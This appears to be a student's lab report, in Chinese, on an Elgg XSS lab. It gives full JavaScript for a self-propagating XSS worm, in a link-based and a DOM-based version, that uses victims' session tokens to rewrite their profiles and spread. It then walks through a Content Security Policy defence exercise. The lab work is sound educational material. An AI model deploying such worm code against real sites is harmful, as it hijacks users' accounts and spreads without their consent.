
Questions. Please answer the following questions:

• Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

删除Line ①的代码后，发现Samy自己的主页被修改：



而其他用户（如Boby）进入Samy的主页，再回到自己的主页时，主页不会被修改：



这是因为Line ①的代码是用来判断查看当前界面的id是否为攻击者（Samy）自己的id。删去之后，Samy查看自己的主页后，会修改profile中的内容。其他人再进入Samy的主页，查看到的是修改之后的内容，因此攻击失败。

Task 6: Writing a Self-Propagating XSS Worm

先清空所有的好友和profiles。

Link Approach：登录Samy的账号，修改profile中的内容为：

<script type="text/javascript" id="worm"

src="http://www.xsslabelgg.com/xss\_worm.js">

</script>

保存。

在/var/www/XSS/Elgg中创建文件xss\_worm.js，写入内容如下：

window.onload=function()

{

var wormCode=encodeURIComponent("<script type=\"text/javascript\" " + "id=\"worm\" " +

"src=\"http://www.xsslabelgg.com/xss\_worm.js\">"+"</"+"script>");

var desc ="&description=Samy and Cybryant are my heros"+wormCode;

desc +="&accesslevel[description]=2";

var name="&name="+elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token +ts+name+desc+guid;

var samyGuid=47;

if(elgg.session.user.guid!=samyGuid)

{

var Ajax=null;


Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); Ajax.send(content); }

}

进入Alice的账号，查看Samy的主页，返回自己的主页后发现，自己的profile被修改：




进入到profile：



发现About me被修改。

退出Alice的账号，进入Boby的账号。进入Alice主页后，回到自己的主页，发现主页的profile被修改：



攻击成功，证明Link方法能传播worm。

DOM Approach：清空Alice和Boby的profile。进入Samy的profile，修改其内容如下：

<script type="text/javascript" id="worm">

window.onload = function()

{

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var name="&name="+elgg.session.user.name;

var desc="&description=Samy is our hero!"+wormCode;

desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;

var content=token+ts+name+desc+guid;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

if(elgg.session.user.guid!=47)

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send(content);


}

}


</script>

修改后保存。

登录Alice的账号，进入Samy的主页，回到自己的主页后发现profile被修改：



登录Boby的账号，进入Alice的主页，回到自己的主页后发现自己的profile也被修改：




攻击成功，证明Dom方法能传播worm。

Task 7: Defeating XSS Attacks Using CSP

下载csp文件后解压。

http\_server.py内容为：



csptest.html中的内容为：




在/etc/hosts中添加如下语句：

127.0.0.1 [www.example32.com](http://www.example32.com)

127.0.0.1 www.example68.com


127.0.0.1 [www.example79.com](http://www.example79.com)

运行csp中的http\_server.py文件。进入网站<http://www.example32.com:8000/csptest.html>，结果为：




Field 1、4、5显示OK，其余为Failed。

进入网站<http://www.example68.com:8000/csptest.html>，结果为：



Field 1、4、5显示OK，其余为Failed。


进入网站<http://www.example79.com:8000/csptest.html>，结果为：



Field 1、4、5、6显示OK，其余为Failed。

三个网站显示的结果不同，原因是http\_server.py 只允许含 nonce=1rA2345 的代码（对应 area 1）、来自 example68.com:8000 的代码（对应 area 5）以及网站自身产生的代码（对应 area 4）被执行。

进入http\_server.py文件，在script-src 后添加 nonce-2rB3333。保存后再次运行，进入网站<http://www.example79.com:8000/csptest.html>，结果如下：



1、2、4、5、6都显示OK。